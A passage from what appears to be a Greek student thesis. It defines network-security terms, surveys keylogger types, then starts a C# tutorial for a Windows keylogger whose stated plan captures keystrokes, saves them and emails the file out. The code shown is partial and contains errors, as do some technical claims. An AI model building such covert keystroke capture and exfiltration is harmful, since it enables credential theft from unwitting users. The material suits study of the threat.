ελέγχουν και φιλτράρουν όλες τις δραστηριότητες του δικτύου ώστε η κίνηση να είναι σε ήρεμα επίπεδα.



Εικόνα 6.5.17 DLP - Data Lost Prevention

4.5.15 Firewall

Το τείχος προστασίας είναι ένα είδος λογισμικού που ελέγχει τη μη εξουσιοδοτημένη πρόσβαση σε κάποιο δίκτυο. Ρυθμίζει την εισερχόμενη και την εξερχόμενη κίνηση του δικτύου χρησιμοποιώντας μια πλειάδα από κανόνες για την ανίχνευση και την αποτροπή των απειλών. Τα τείχη προστασίας είναι απαραίτητα συστατικά στοιχεία για την προστασία του δικτύου. Οι περισσότερες συσκευές έχουν ενσωματωμένα τείχη προστασίας (firewalls) αρκετοί από τους ηλεκτρονικούς υπολογιστές όπως είναι τα Mac, τα Windows και τα Linux.

4.5.16 DMZ

Σε ένα πληροφοριακό σύστημα το DMZ είναι ένα υποδίκτυο που σκοπός του είναι η προσθήκη ενός ακόμα επιπέδου της ασφάλειας σε ένα τοπικό δίκτυο ενός οργανισμού. Όταν το δίκτυο ενός οργανισμού είναι ασφαλές πίσω από το τείχος προστασίας (firewall) τότε είναι προστατευμένο το εσωτερικού του δικτύου από οποιαδήποτε παρεμβολή εκτεθεί το DMZ. Ένα δίκτυο DMZ όταν εφαρμόζεται σωστά, τότε μπορεί να αποδώσει ακόμα περισσότερη προστασία για τον εντοπισμό και την αποφυγή τυχόν παραβιάσεων πριν ακόμα φτάσουν στο πυρήνα ενός δίκτυο, εκεί όπου αποθηκεύονται όλα τα πολύτιμα αγαθά.

4.5.17 WPA

Το Wi-Fi Protected Access (WPA) σε 48 bit αναπτύχθηκε ως μια εναλλαγή του WEP που ήταν σε 24 bit και παρέχει ένα επίπεδο ασφάλειας πιο αποτελεσματικό. Το WPA θέτει σε λειτουργία με ένα Temporal Key Integrity Protocol (TKIP), στο οποίο ανακατεύει όλα τα κλειδιά με την χρήση ενός αλγόριθμου κατακερματισμού. Παράλληλα ελέγχει την ακεραιότητα, ενώ ταυτόχρονα κάνει μια άμεση επαλήθευση ότι δεν έχει γίνει καμία τροποποίηση των κλειδιών. Για την ακρίβεια χρησιμοποιεί ένα μυστικό κλειδί διαφορετικά κάθε φορά για κάθε πακέτο. Αυτό φέρνει ως αποτέλεσμα στο να μην επαναχρησιμοποίηση το ίδιο κλειδί δυο φορές.

4.5.18 CHAP

Το challenge handshake authentication protocol (CHAP) είναι μια πιο ενημερωμένη έκδοση αντίστοιχη του Password Authentication Protocol (PAP). Όλοι οι κωδικοί πρόσβασης στέλνονται με

ένα από ένα πιο απλό κείμενο. Το challenge handshake authentication protocol (CHAP) θέτει σε λειτουργία μια ψευδοτυχαία τιμή που έχει ένα προκαθορισμένο μυστικό. Πιο αναλυτικά, δημιουργεί ένα hash που μεταδίδεται από τον πελάτη στον διακομιστή. Με τον τρόπο αυτό διευκολύνει την ασφάλεια, ο λόγος είναι διότι η παρούσα τιμή δεν μπορεί να χρησιμοποιηθεί περισσότερο από μια φορά και ο κατακερματισμός δεν μπορεί να αντιστραφεί με μια απλή μηχανική επεξεργασία.

Κεφάλαιο 5

Εισαγωγή στα Keyloggers

5.1 Ορισμός

Σε αυτό το κεφάλαιο γίνετε μια πιο εκτενή περιγραφική ανασκόπηση για τα Keloggers ούτως ώστε να δώσει μια λεπτομερή επεξήγηση για το τι είναι τα keyloggers. Θα αναλύσει για τους τύπους των τεχνικών που χρησιμοποιούν οι χάκερ αλλά και τον τρόπο στον οποίο αποτυπώνονται οι λέξεις που έχουν πληκτρολογεί στις πληροφοριακές συσκευές. Στην συνέχεια θα γίνει περιγραφή για τα προβλήματα αλλά και τις ανησυχίες που έχει προκαλέσει τα τελευταία χρόνια. Με την πιο πάνω δομή θα βοηθήσει τον αναγνώστη στο να κατανοήσει τους λόγους στους οποίους το συγκεκριμένο λογισμικό είναι κακόβουλο. Στο τέλος θα γίνει ανάλυση στα αίτια στα οποία μερικά antivirus λογισμικά δεν επιταχύνουν την απομάκρυνση των keyloggers από τις συσκευές.


5.2 Περιγραφή

Το Keylogger είναι ένα κακόβουλο λογισμικό στο οποίο έχει κωδικοποιηθεί από ένα χάκερ. Χρησιμοποιείται για να καταγράψει την κίνηση των πλήκτρων που έχουν πατηθεί από τον χρήστη κατά την διάρκεια της πληκτρολόγησης. Το πληκτρολόγιο επιτρέπει στον εγκληματία να έχει πρόσβαση σε οποιαδήποτε είναι αποθηκευμένο στον υπολογιστή ενός χρήστη. Συγκριμένα μπορεί να αποθήκευση οι ευαίσθητες πληροφορίες δηλαδή τα διαπιστευτήρια που πληκτρολογεί ο χρήση την στιγμή που συνδέεται στο ηλεκτρονικού του ταχυδρομείου. Ωστόσο δεν παύει να είναι ένα νόμιμο λογισμικό που έχει σχεδιαστεί για να επιτρέπει στους διαχειριστές ενός οργανισμού, να παρακολουθούν εάν εργάζονται οι εργαζόμενοι καθόλη διάρκεια της ημέρα. Αυτό φέρνει ένα άλλο είδους αποτέλεσμα, σε μια λεπτή γραμμή ανάμεσα παρακολούθησης και κατασκοπείας.

5.3 Η διαδικασία του keylogger σε ένα πληκτρολόγιο

Ένα πληκτρολόγιο είναι ο πρώτος στόχος των πιο βασικών keylogger. Η πιο σημαντική λειτουργία του πληκτρολογίου είναι να λειτουργεί ως συσκευή εισόδου. Με την χρήση ενός πληκτρολόγιο ένας χρήστης μπορεί να πληκτρολογήσει ένα έγγραφο, με το πάτημα των πλήκτρων. Τα περισσότερα πληκτρολόγια είναι ενσωματωμένα από 80 μέχρι 110 πλήκτρα,: Τα πλήκτρα πληκτρολόγησης, το αριθμητικό πληκτρολόγιο, τα πλήκτρα λειτουργιών και τα πλήκτρα ελέγχου.

Το πληκτρολόγιο αποτελείται από την μήτρα του κυκλώματος με παρόμοια κλειδιά matrix. Υπάρχουν διάφοροι τύποι κλειδιών matrix με βάση τους κατασκευαστές των πληκτρολογίων. Όταν ο χρήστης πατήσει το πλήκτρο το κύκλωμα κλείνει έτσι γίνετε η επεξεργασία πληκτρολογίου μέσο της μνήμη που είναι για ανάγνωση ROM (read only memory). Στην συνέχεια ο επεξεργαστής μεταφράζει την κυκλική τοποθεσία σε ένα κωδικό ή χαρακτήρα και μετά στέλνεται σε στο buffer του πληκτρολογίου. Ο ελεγκτής πληκτρολογίου θα λάβει στα εισερχόμενα δεδομένα και τότε τα προωθεί στο εσωτερικό των πληροφοριακών συστημάτων. Όταν τα δεδομένα μεταφέρονται μέσα από το λειτουργικό σύστημα τότε η διεπαφή του πληκτρολογίου εμποδίζεται από το keylogger. Με τον τρόπο αυτό η ροή κάποιου μηνύματος δεν μεταφέρεται στην επόμενη διαδικασία.



Εικόνα 4.2: Η διαδικασία του keylogger σε ένα πληκτρολόγιο

5.4 Τύποι Keylogger

Οι κατηγορίες που χωρίζονται τα keyloggers είναι τέσσερις: Στο υλικό, στο ακουστικό, στο λογισμικό και στην ασύρματη παρακολούθηση. Η κάθε κατηγορία ξεχώρισα είναι με διαφορετικούς τρόπους που εκλαμβάνουν τις πληροφορίες. Το κοινό σημείο που έχουν όμως όλα τα keylogger είναι να καταγράφουν τα ευαίσθητα δεδομένα από τους πληροφοριακούς πόρους των χρηστών και να αποθηκεύουν τις πληροφορίες σε ένα αρχείο καταγραφής. Πιο κάτω θα γίνει ανάλυση των τεσσάρων αυτών κατηγοριών.

5.4.1 Υλικό keylogger

Το υλικό keylogger είναι μια φυσική συσκευή που βρίσκεται ανάμεσα στο πληκτρολόγιο και στον υπολογιστή. Υπάρχουν δύο μέθοδοι για την σύνδεση των δύο. Η πρώτη μέθοδος είναι τα πλήκτρα που μπορούν να συνδεθούν μεταξύ του πληκτρολογίου και του υπολογιστή απείθεια. Για παράδειγμα είναι το USB. Η δεύτερη μέθοδος δεν απαιτεί καμία φυσική σύνδεση με το τον υπολογιστή. Θα χρειαστεί όμως μια εγκατάσταση του κυκλώματος keylogger κατευθείαν από το πληκτρολόγιο. Η μέθοδος αυτή έχει το πλεονέκτημα οι χρήστες να μην είναι σε θέση να παρακολουθούν τα keyloggers με φυσικό τρόπο.

5.4.2 Ακουστικό keylogger

Το ακουστικό keylogger κάνει ανάλυση και καταγράφει τον ήχο των κάθε πλήκτρων που πιέζονται ξεχωριστά. Ένας ειδικός εξοπλισμός θα πρέπει να εγκατασταθεί ώστε να επιτραπεί η ηχογράφηση κατά την διάρκεια που πιέζονται τα κουμπιά εν ώρα της πληκτρολόγησης. Το κάθε πλήκτρο περιέχει ένα μοναδικό χαρακτηριστικό ήχο. Συσκευές που μοιάζουν με τα μικρόφωνα χρησιμοποιούνται για να καταγράψουν από μια μακρινή τοποθεσία που είναι σε στόχο.

5.4.3 Λογισμικό keylogger

Ένα keylogger που είναι στο λογισμικό εμποδίζει τα δεδομένα που μεταφέρονται κατά μήκος του και του λειτουργικού συστήματος. Μαζεύει και αποθηκεύει την πληκτρολόγηση των συμβάντων και κατόπιν, τα προβάλει στον εισβολέα που έχει εγκαταστήσει το keylogger. Σε ένα λειτουργικό σύστημα έχει πολλούς μηχανισμούς που είναι σε λειτουργία. Όταν για παράδειγμα πατιέται ένας χαρακτήρας στο πληκτρολόγιο τότε γίνετε ένα κλικ στο ποντίκι. Το πληκτρολόγιο στο λειτουργικό σύστημα μεταφράζει αυτή την ενέργεια στο WM_KEYDOWN. Μια έρευνα σχετικά με την αφαίρεση των ιών κατάγραψε συνολικά 540 keyloggers και ήταν όλα κυρίως εγκαταστημένα στο λογισμικό.

5.4.4 Ασύρματο keylogger

Το ασύρματο keylogger εκμεταλλεύεται Bluetooth διασυνδέσεις από απόσταση των 100 μέτρων. Μεταφέρονται δεδομένα ώστε να γίνετε η κατάλληλη καταγραφή σε κάποιο αρχείο. Ο κύριος στόχος ενός ασύρματου keylogger είναι στο να γίνετε η παρακολούθηση του πακέτου κατά την διάρκεια που μεταφέρετε από κάποιο ασύρματο πληκτρολόγιο. Γίνετε χρήση μιας σύνδεση ραδιοσυχνότητας (RF) σε μια άλλη κρυπτογραφημένης που έχει ένα keystroke χαρακτήρα. Για να είναι σε λειτουργία ένα ασύρματο keylogger θα πρέπει να υπάρχει κεραία στην περιοχή που θα είναι ο στόχος.

Εικόνα 5.3.4 Ασύρματο keylogger

5. 5 Επίδραση των Keyloggers

Ο σκοπός του keylogger είναι να καταγράψει όλα τα πλήκτρα που πιέζονται κατά την διάρκεια μιας πληκτρολογείς από ένα χρήστη. Συγκεκριμένα καταγραφές γίνονται από το πληκτρολόγιο ενός υπολογιστή, των κωδικών πρόσβασης, πληροφορίες που πληκτρολογούνται σε μια ηλεκτρονική φόρμα εγγραφής για παράδειγμα ηλεκτρονική διεύθυνση ή ακόμα και ο αριθμός τηλεφώνου, οι οικονομικές πληροφορίες που υποβάλλονται σε μια διαδικτυακή συναλλαγή.

Το κύριο χαρακτηριστικό των keylogger μοιράζονται το ίδιο σύστημα στους πόρους όπως είναι CPU και η μνήμη. Βρίσκονται μέσα σε νόμιμα προγράμματα στο σύστημα και είναι απαρατήρητα προς τους χρήστες για όσο χρονικό διάστημα χρειαστεί χωρίς να τραβούν την προσοχή των χρηστών.

Υπάρχουν αρκετές κατηγορίες των keyloggers, η κάθε μια να λειτουργεί με διαφορετικό τρόπο στις οποίες να ξεχωρίζουν μόνο οι συμπεριφορές. Αυτό αποτελούν μια μεγάλη απειλή προς τα απόρρητα δεδομένα και την ασφάλεια των χρηστών. Στη παρούσα φάση οι ειδικοί επικεντρώνονται σε θέματα ασφάλειας και εστιάζουν την προσοχή τους στο kernel keylogger που φαινομενικά είναι το πιο δύσκολο keylogger. Ο τρόπος για την αποτροπή του είναι η αγκίστρωσης στο λειτουργικό σύστημα του πυρήνα.

5.3. Δημιουργία των Keylogger


Ένας από τους κύριους λόγους στους οποίους ο κώδικας των Keylogger θα πρέπει να αποφύγετε στην C++ είναι διότι το API του πυρήνας των Windows δεν υπάρχει σχετικότητα μεταξύ των ΟΟ. Το λογισμικό Microsoft Visual Studio είναι εξίσου χρησμό για την υλοποίηση ενός Keylogger μιας και χρησιμοποιεί μια απλούστερη σύνταξη της C που είναι η C sharp.

Κεφάλαιο 6

Σχεδιασμός και Υλοποίηση

6.1 Δομή εκτέλεσης

Ο κύριος στόχος για το συγκεκριμένο πλάνο είναι να δημιουργηθεί ένας κώδικας που να μπορεί να επαναλαμβάνει το πάτημα των πλήκτρων στην κονσόλα. Το επόμενο βήμα είναι να έχει την ικανότητα να καταχωρεί και να αποθηκέψει αυτά τα στοιχεία σε κάποιο αρχείο. Το τελευταίο βήμα είναι να έχει την δυνατότητα να σταλθεί με επιτυχία στο συγκεκριμένο αρχείο σε ένα ηλεκτρονικό ταχυδρομείο.



Εικόνα 6.1: Δομή εκτέλεσης

Η πρώτη προσέγγιση του κώδικα είναι να καταγράψω τα στάδια που θα ακολουθήσω ώστε να φτάσω στο επιθυμητικό αποτέλεσμα στην δημιουργία ενός Keylogger.

// πλάνο

// 1 – Η επαναλαμβανόμενη εμφάνιση των πλήκτρων στην κονσόλα

// 2 – Να γίνετε αποθήκευση σε κάποιο συγκεκριμένο αρχείο

// 3 – Την αποστολή των περιεχομένων του αρχείου σε ένα ηλεκτρονικό ταχυδρομείο

6.1.1 Δημιουργία ενός keylogger με C Sharp

Για την δημιουργία του συγκεκριμένου κώδικα θα χρησιμοποιηθεί η εφαρμογή Console από το λογισμικό Visual Studio 2022, με την χρήση του C Sharp και δίνω την ονομασία Keylogger. Η κύρια ιδέα πίσω από την συγκεκριμένη εφαρμογή προέρχεται με την παρακάτω ενεργεία που γίνετε περεταίρω επεξήγηση από την τεκμηρίωση της Microsoft και γίνετε πιο κάτω μια σύντομη ανάλυση: static void Main(string[] args)

6.1.2 Επεξήγηση του GetAsyncKeyState


Καθορίζει αν ένα πλήκτρο βρίσκεται πατημένο ή όχι τη στιγμή που καλείται η συνάρτηση και αν έχει πατηθεί το πλήκτρο μετά από μια προηγούμενη κλήση στο GetAsyncKeyState. Για να τεθεί σε λειτουργεία το GetAsyncKeyState θα πρέπει να εγκατασταθεί από μια βιβλιοθήκη User32.lib που περιέχει μέσα αποθηκευμένο το User32.dll για αυτό τον λόγο θα γίνει η εισαγωγή του. Αυτό έχει ως αποτέλεσμα η συγκεκριμένη εφαρμογή να αφορά αυστηρά την δημιουργία ενός keylogger των Windows και όχι των Macintosh.

Requirements

Minimum supported client	Windows 2000 Professional [desktop apps only]
Minimum supported server	Windows 2000 Server [desktop apps only]
Target Platform	Windows
Header	winuser.h (include Windows.h)
Library	User32.lib
DLL	User32.dll

Εικόνα 6.1.1: Επεξήγηση του GetAsyncKeyState


Η συγκεκριμένη εντολή [DllImport("User32.dll")] δεν το αναγνωρίζει από μόνο του το συγκεκριμένο λογισμικό C SHARP. Για να γίνει η αναγνώριση θα χρειαστεί μια ακόμα εισαγωγή του using System.Runtime.Interop.Services στην αρχική τομή του κώδικα από την βιβλιοθήκη.



Εικόνα 6.1.2: Εισαγωγή του using System.Runtime.Interop.Services

6.2.1 Λόγοι στους οποίους χρειάζεται η μέθοδος DllImport

Η συγκεκριμένη εισαγωγή επιτρέπει την συλλογή μεθόδων για την εκχώρηση μη διαχειριζόμενης μνήμης όπως είναι το DllImport στην συγκριμένη περίπτωση. Αυτό γίνετε όταν η εισαγωγή των διαφόρων άλλων μεθόδων που χρησιμοποιούνται κατά την διάρκεια μιας αλληλεπίδραση με ένα μη διαχειριζόμενο κώδικα. Πιο κάτω φανερώνεται το εν λόγο μήνυμα λόγο του ότι κάποιο από τα χαρακτηριστικά του DllImport πρέπει να καθοριστεί από μια μέθοδο που φέρει τις ενδείξεις 'static' και 'extern'. Η λειτουργιά του "εξωτερικού" τροποποίηση είναι με το χαρακτηριστικό DllImport όταν χρησιμοποιούνται υπηρεσίες Interop σε ένα κώδικα μη διαχειριζόμενο. Εισχωρούμε την εντολή: public static extern int GetAsynckeyState(Int32 i);



Εικόνα 6.2.1: DllImport

Εικόνα 6.2.1: εισαγωγή του DllImport στο C sharp

6.3.1 Μέρος πρώτο: while (true);


Σύμφωνα με το πρώτο πλάνο θα πρέπει να γίνει δημιουργηθεί ένας βρόχος απείρου while (true). Ένας εξίσου σημαντική η συγκεκριμένη εντολή διότι θα βοηθήσει την εφαρμογή να κοιμηθεί λίγο χρόνο διάστημα. Threat.Sleep(5); Το νούμερο πέντε στην παρένθεση υποδηλώνει τα δέκατα του δευτερολέπτου.

6.3.2 Μέρος πρώτο: Threat.Sleep(5);

Στην συνέχεια το πρόγραμμά πας ενημερώνει ότι η συγκεκριμένη λέξη δεν υπάρχει έτσι θα πρέπει να το καλέσουμε από την βιβλιοθήκη του προγράμματος (visual studios - c sharp). Κάνοντας κλικ στο σύνδεσμο show potential fixes γίνετε η εισαγωγή στο using System.Threading; με τον τρόπο αυτό ενσωματώνετε και στην βιβλιοθήκη.

```
45          while (true)
46          {
47              // pause and let other progrmas get a chance to run.
48              Thread.Sleep(5);
```

Εικόνα 6.3.1 Μέρος πρώτο: while (true)



Εικόνα 6.3.2 Threat.Sleep(5);

```
1   using System;
2   using System.Collections.Generic;
3   using System.IO;
4   using System.Linq;
5   using System.Runtime.InteropServices;
6   using System.Text;
7   using System.Threading;
8   using System.Threading.Tasks;
```

Εικόνα 6.3.2 Threat.Sleep(5);

6.4.1 Μέρος Δεύτερο: for (int i = 32; i > 127; i++);

Το επόμενο βήμα είναι να δημιουργηθεί ένας βρόχος ούτως ώστε να γίνετε ένας έλεγχος σε όλα τα γράμματα του πληκτρολογίου. Γίνετε εισαγωγή στον παρακάτω κώδικα:
for (int i = 32; i > 127; i++)

```
49          // check all keys for their state.
50          for (int i = 32; i > 127; i++)
```

Εικόνα 6.4.2 Μέρος for (int i = 32; i > 127; i++);

6.4.2 Μέρος Δεύτερο: Πίνακας ASCII

Σε αυτό το μέρος θα γίνει ανάλυση για τον πίνακα ASCII ώστε να γίνει πιο κατανοητό στον αναγνώστη. Ο πίνακας ASCII είναι μια συντομογραφία ενός αμερικάνικου πρωτότυπου κώδικα για την ανταλλαγή πληροφοριών (American Standard Code for Information Interchange). Ο συγκεκριμένος αυτός κώδικας μετάδοσης δεδομένων χρησιμοποιείται μικρότερους και λιγότερο ισχυρούς υπολογιστές. Ο λόγος που χρησιμοποιείται είναι για να αναπαραστήσει τα δεδομένα των κείμενων σε γράμματα, σε αριθμούς αλλά και σε σημεία στίξης με χρήση εντολών, χωρίς να υπάρχει απαραίτητα στην συσκευή εισόδου.

Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040		Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH (start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	STX (start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	ETX (end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT (end of transmission)	36	24	044	$	$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ (enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK (acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL (bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS (backspace)	40	28	050	(	(	72	48	110	H	H	104	68	150	h	h
9	9	011	TAB (horizontal tab)	41	29	051	)	)	73	49	111	I	I	105	69	151	i	i
10	A	012	LF (NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT (vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF (NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR (carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO (shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI (shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE (data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1 (device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2 (device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3 (device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4 (device control 4)	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	NAK (negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN (synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB (end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN (cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM (end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB (substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC (escape)	59	3B	073	;	;	91	5B	133	[	[	123	7B	173	{	{
28	1C	034	FS (file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174			|
29	1D	035	GS (group separator)	61	3D	075	=	=	93	5D	135	]	]	125	7D	175	}	}
30	1E	036	RS (record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US (unit separator)	63	3F	077	?	?	95	5F	137	_	_	127	7F	177	&#127;	DEL


Source: www.LookupTables.com

Εικόνα 6.4.2 Μέρος Δεύτερο: Πίνακας ASCII

6.4.3 Μέρος Δεύτερο: Space Key

